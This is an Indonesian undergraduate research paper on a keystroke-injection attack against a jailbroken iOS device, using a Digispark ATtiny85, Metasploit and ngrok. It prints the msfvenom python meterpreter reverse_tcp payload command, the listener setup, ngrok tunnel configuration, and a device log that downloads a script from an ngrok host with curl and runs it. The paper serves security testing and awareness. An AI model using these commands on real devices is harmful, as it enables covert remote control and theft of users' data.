UJI SERANGAN REMOTE EXPLOIT PADA TELEPON SELULER IOS MENGGUNAKAN DIGISPARK ATTINY85

Ahmad Naufal Firdaus[1)], Henni Endah Wahanani[2)], Mohammad Idhom[3)]
E-mail : [1)]nurainiersanti31@gmail.com, [2)] henniendah.if@upnjatim.ac.id,
[3)]idhom@upnjatim.ac.id

[1,2,3]Progdi Informatika, Fakultas Ilmu Komputer, Universitas Pembangunan Nasional " Veteran" Jawa Timur

Abstrak

Telepon seluler atau mobile phone sudah menjadi bagian dari kehidupan sehari-hari manusia modern saat ini. Banyak yang tidak menyadari serangan telepon seluler dapat dilakukan melalui micro-USB dengan menggunakan tampilan antar muka yang umum pada port micro-USB pada telepon seluler. Dampaknya sangat beresiko ketika telepon seluler telah terkena serangan keystroke injection usb, seperti dapat menghapus file-file data penting pada root pada file manager.Serangan remote exploit data dilakukan dengan memanfaatkan celah port micro-USB pada iOS. Serangan tersebut dilakukan dengan menggunakan script pada program Arduino IDE untuk menjalankan papan ketik otomatis dari papan digispark dan akan otomatis mengeksekusi data script pada iOS setelah di sambungkan pada port micro-USB. Dalam serangan remote exploit, memanfaatkan metasploit framework untuk membuat backdoor berupa payload untuk dapat mengontrol iOS secara jarak jauh dengan menggunakan ngrok port forwarding, hasil yang didapat dari serangan remote exploit adalah mendapatkan akses masuk ke dalam sistem root pada iOS, sehingga bebas leluasa bekerja di dalam background untuk menguasai iOS seperti mencuri data penting yang ada pada file atau directory target.

Kata kunci : Digispark, remote exploit, port micro-usb, iOS, backdoor, metasploit framework.

1. PENDAHULUAN

Telepon seluler atau mobile phone sudah menjadi bagian dari kehidupan sehari-hari manusia modern saat ini. Seiring perkembangan manusia yang menjadi lebih cerdas, telepon seluler menjadi cukup rentan keamanan datanya, sehingga harus selalu waspada terhadap beberapa kemungkinan celah keamanan telepon seluler yang sedang digunakan. Banyak yang tidak menyadari serangan telepon seluler dapat dilakukan melalui micro-USB dengan menggunakan tampilan antar muka yang umum pada port micro-USB pada telepon seluler. Dampaknya sangat beresiko ketika telepon seluler telah terkena serangan keystroke injection usb, seperti dapat menghapus file-file data penting pada root pada file manager.

Pada serangan USB Rubber Ducky, perlu adanya pembuatan backdoor untuk mengontrol akses root pengguna. Backdoor biasanya membiarkan penyerang terhubung ke perangkat dengan sedikit atau tidak ada autentikasi dan jalankan perintah di sistem lokal.[1]. Cara kerjanya adalah cukup dengan memprogram script auto keyboard atau auto mouse pada USB Rubber Ducky untuk mengakses atau mengunduh backdoor yang telah dibuat, maka perangkat target akan dapat dikontrol penuh oleh penyerang.[2].

Metasploit framework adalah sebuah penetration tool yang cukup powerfull untuk melakukan penestrasi kedalam sebuah sistem. Metasploit termasuk sebuah framework penetrasi jaringan komputer yang free dan open source, diciptakan oleh H.D. Moore pada tahun 2003 dan kini diakuisisi oleh Rapid7. Metasploit biasa dikaitkan dengan istilah remote exploitation, maksudnya walaupun penyusup sistem berada pada jarak jangkauan

yang jauh tetapi dapat mengendalikan komputer korban. Metasploit dianggap multi-platform yang berjalan di sebagian besar variasi Unix dan Windows. [3].

Sebuah penemuan baru untuk menggantikan keystroke injection tool atau USB Rubber Ducky yakni menggunakan Digispark. Digispark dapat menggantikan keystroke injection tool sebagai keyboard otomatis yang telah ada pada library. Tujuannya adalah untuk mengirim dan mengunduh backdoor dari penyerang sehingga penyerang dapat mengontrol dan mengeksploitasi komputer target. Keunggulan Digisaprk adalah terdeteksi berupa sebuah driver Digispark, bukan sebagai HID keyboard maupun mouse otomatis.

Pada penelitian ini, akan membahas bagaimana cara kerja penggunaan alat papan Digispark untuk melakukan serangan remote exploit menggantikan keystroke injection tools dengan bantuan framework metasploit.

2. METODOLOGI

2.1 Kebutuhan Penelitian

Kebutuhan penelitian dibagi menjadi 2 aspek yaitu aspek kebutuhan perangkat keras dan aspek kebutuhan perangkat lunak, kedua aspek ini saling mendukung untuk proses penelitian, berikut aspek – aspek kebutuhan penelitihan bisa dilihat pada tabel 1 dibawah ini.

Tabel 1. Kebutuhan Penelitian


Jenis	Nama Hardware dan Software	Kegunaan
Hardware	Laptop	Penyerang penelitian uji serangan
	Telepon Seluler iOS	Target penelitian uji serangan
	Papan Digispark Attiny85	Tool penelitian uji serangan
	Otg	Alat perantara dari tool ke target
	Akses Jaringan Internet	Akses internet dari penyerang ke target
Software	Linux Ubuntu	Sistem operasi penyerang
	IOS	Sistem operasi target
	Apache Web Server	Penampung file payload secara lokal
	Ngrok	Tunnels agar localhost bisa di akses publik
	Arduino IDE	Software untuk memprogram tool

2.2 Alur Rancangan Serangan

Alur rancangan serangan pada penelitian ini memiliki beberapa tahapan, setiap tahapan saling berkaitan satu sama lainnya, berikut beberapa tahapan alur rancangan serangan :

1. Alur Ngrok

   Ngrok merupakan sebuah port forwarding yang membuat sebuah localhost dapat diakses secara publik dengan menggunakan tunnels pada ngrok, sehingga berguna untuk serangan remote exploit secara publik. Berikut merupakan alur ngrok :



Gambar 1. Alur Ngrok

Pada gambar 1, ada beberapa tahap yang dilakukan :

1. Daftar dan login akun ngrok pada web ngrok

2. Download ngrok
3. Unzip file ngrok dan install file ngrok
4. Hubungkan aplikasi ngrok dengan akun ngrok melalui kode authtoken
5. Konfigurasi ngrok menjadi multiple tunnels
6. Jalankan ngrok menggunakan multiple tunnels

2. Alur Payload, Listener dan Exploit

Payload adalah sebuah file yang akan dijalankan pada telepon seluler iOS target, sedangkan listener digunakan untuk mengontrol telepon seluler iOS target yang telah terinfeksi oleh payload. Berikut merupakan script payload dan listener untuk telepon seluler iOS :


```
Msfvenom -p [payload] lhost=[lhost_ngrok] lport=[lport_ngrok] R> [output]
```

```
root@nopal:~# msfconsole
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload [payload]
msf5 exploit(multi/handler) > set lhost [ip_local]
msf5 exploit(multi/handler) > set lport [port_local]
msf5 exploit(multi/handler) > exploit
```

Keterangan :

msfvenom	= script untuk membuat payload
-p	= Jenis payload pada sistem operasi yang akan diserang
lhost_ngrok	= Sesuaikan pada ngrok tcp yaitu 0.tcp.ngrok.io
ip_local	= Menggunakan ip localhost 127.0.0.1
lport_ngrok	= Sesuaikan pada port ngrok tcp
port_local	= Menggunakan port ssh 443
R>	= Hasil jadi setelah pembuatan payload

Sesudah membuat payload backdoor, selanjutnya tahapan exploit untuk menjalankan prosses exploitasi pada telepon seluler iOS target. Berikut tahapan remote exploit :




Gambar 2. Alur Exploit

Pada gambar 2, ada beberapa tahap yang di lakukan :

1. Jalankan ngrok
2. Jalankan metasploit framework
3. Pilih modul exploit
4. Konfigurasi sesuai payload yang sudah dibuat
5. Konfigurasi lhost dan lport
6. Jalankan exploit

3. Alur Digispark

Tahapan alur Digispark untuk dapat memprogram papan ketik menjadi otomatis sesuai keinginan penyerang. Berikut adalah tahap alur Digispark :



Gambar 3. Alur Digispark

Pada gambar 3, ada beberapa tahap yang harus dilakukan :

1. Download dan install arduino IDE
2. Jalankan arduino IDE dan install driver Digispark
3. Pilih konfigurasi board dan port Digispark yang sesuai
4. Menulis script pada arduino IDE
5. Upload script pda papan Digispark
6. Papan Digispark siap digunakan

3. HASIL DAN PEMBAHASAN


3.1 Konfigurasi Ngrok

```
tunnels:
     Http:
        addr: 80
        proto: http
        bind_tls: false
     tcp:
       addr: 443
       proto: tcp
```

Gambar 4. Konfigurasi Ngrok

Pada gambar 4 diatas, membuat tunnels pertama untuk dapat diakses melalui http dengan port 80, dan membuat tunnels kedua untuk dapat diakses melalui tcp dengan port 443, sehingga ngrok dapat diakses pada jaringan publik melalui http maupun tcp. Berikut ini script untuk konfigurasi ngrok :

```
root@nopal:~# nano /root/.ngrok2/ngrok.yml
```



Gambar 5. Tampilan Ngrok

Setelah konfigurasi pada ngrok, terlihat pada gambar 6 terdapat 1 web interface sebagai localhost untuk diakses pada komputer sendiri, dan 2 port forwarding sebagai tunnels untuk diakses secara publik. Forwarding pertama merupakan tunnels tcp dengan

local port 443, dapat diakses melalui jaringan publik dengan menghubungkan public port yang didapat secara dinamis. Forwarding kedua merupakan tunnels http dengan local port 80, dapat diakses melalui jaringan publik dengan memasukkan link http://c3a59753.ngrok.io yang didapat secara dinamis. Berikut perintah pada terminal untuk menjalankan ngrok :

```
root@nopal:~# ./ngrok start --all
```

3.2 Konfigurasi Metasploit

```
root@nopal:/home/nop# msfvenom -p python/meterpreter/reverse_tcp lhost=0.tcp.ngr
ok.io lport=15051 R> skripsi.py
[-] No platform was selected, choosing Msf::Module::Platform::Python from the pa
yload
[-] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 437 bytes

root@nopal:/home/nop# chmod 777 skripsi.py
root@nopal:/home/nop# cp skripsi.py /var/www/html
```

Gambar 6. Generate Payload iOS

Pada gambar 8 merupakan generate payload python dalam bahasa python yang dapat dijalankan pada telepon seluler iOS. Payload tersebut dapat digunakan untuk telepon seluler iOS dengan syarat telepon seluler telah dijailbreak dan terinstal bahasa pemrograman python. Berikut perintah pada terminal untuk masuk kedalam framework Metasploit :

```
root@nopal:~# msfconsole
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 127.0.0.1
lhost => 127.0.0.1
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit
```

Gambar 7. Set up listener iOS


Pada gambar 7 merupakan sebuah listener yang menghubungkan antara komputer atau laptop penyerang dengan target yang menggunakan telepon seluler iOS. Cara yang digunakan adalah dengan memasukkan kembali payload python/meterpreter/reverse_tcp untuk saling terhubung.

3.3 Uji Serangan Telepon Seluler IOS

```
◀ Cari  20.07  Sel 19 Mei
Termi...
iPad:~ mobile$ curl -o Downloads/skripsi.py 872eee98.ngrok.io/skripsi.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   437  100   437    0     0    218      0  0:00:02  0:00:02 --:--:--   218
iPad:~ mobile$ chmod 777 Downloads/skripsi.py
iPad:~ mobile$ python3 Downloads/skripsi.py
iPad:~ mobile$
```


Gambar 8. Proses script otomatis pada terminal telepon seluler iOS

pada gambar 8 merupakan tampilan proses dari script yang telah dibuat secara otomatis pada software Arduino IDE. Pada proses tersebut secara berurutan adalah mendownload file skripsi.py melalui curl, kemudian membuka hak akses chmod agar dapat dijalankan, dan terakhir adalah menjalankan file skripsi.py dengan bahasa pemrograman python.



Gambar 9. Proses masuk kedalam sesi telepon seluler iOS

Pada gambar 9 merupakan tampilan proses untuk masuk ke dalam sesi meterpreter ke 1 yang masih aktif.



Gambar 9. Tampilan sysinfo telepon seluler iOS

Pada gambar 16 merupakan contoh setelah berhasil melakukan remote exploit telepon seluler iOS dengan tampilan sysinfo. Pada menu sysinfo terdapat informasi yang ada pada telepon seluler iOS meliputi nama komputer iPad, sistem operasi Darwin 19.4.0, arsitektur iPad7,5, bahasa sistem en_US, hingga meterpreter python pada osx.

4. KESIMPULAN DAN SARAN

4.1 Kesimpulan

Hasil penelitian dalam uji serangan remote exploit pada telepon seluler iOS menggunakan Digispark Attiny85 dapat disimpulkan sebagai berikut :

1. Serangan remote exploit dapat dijalankan pada telepon seluler iOS. Payload menjadi peran penting dalam berhasil atau tidaknya serangan. Serangan remote exploit juga dapat di lakukan pada jaringan yang berbeda dengan menggunakan tunnels pada ngrok
2. Dampak serangan remote exploit pada telepon seluler iOS sangat berbahaya, karena penyerang mendapatkan hak akses secara penuh terhadap telepon seluler iOS target.
3. Keunggulan menggunakan digispark dibanding menggunakan usb rubber ducky adalah harga yang relatif murah, dapat dibeli di toko komputer online dan offline, dan HID bisa digunakan sebagai keyboard dan mouse.

4.2 Saran

Saran untuk penelitian selanjutnya yaitu :

1. Dengan hasil penelitian ini supaya bisa membuat antivirus untuk melawan automatic keyboard dan remote exploit.
2. Dengan hasil penelitian ini supaya bisa membuat pengguna lebih berhati-hati dalam menggunakan telepon seluler.

5. DAFTAR RUJUKAN

[1] Sikorsi, M., & Honig, A. (2012). Practical Malware Analysis. 38 Ringold Street, San Fransisco, CA 94103: William Pollock.

[2] Dever, T. (2015). USB Rubber Ducky Analysis. *University of Central Florida*.

[3] N., M. T., S., S. M., G., V., & S., V. (2016). Survey of Metasploit Framework . *International Journal for Research in Applied Science & Engineering Technology (IJRASET)*, 4(9),pp.50-56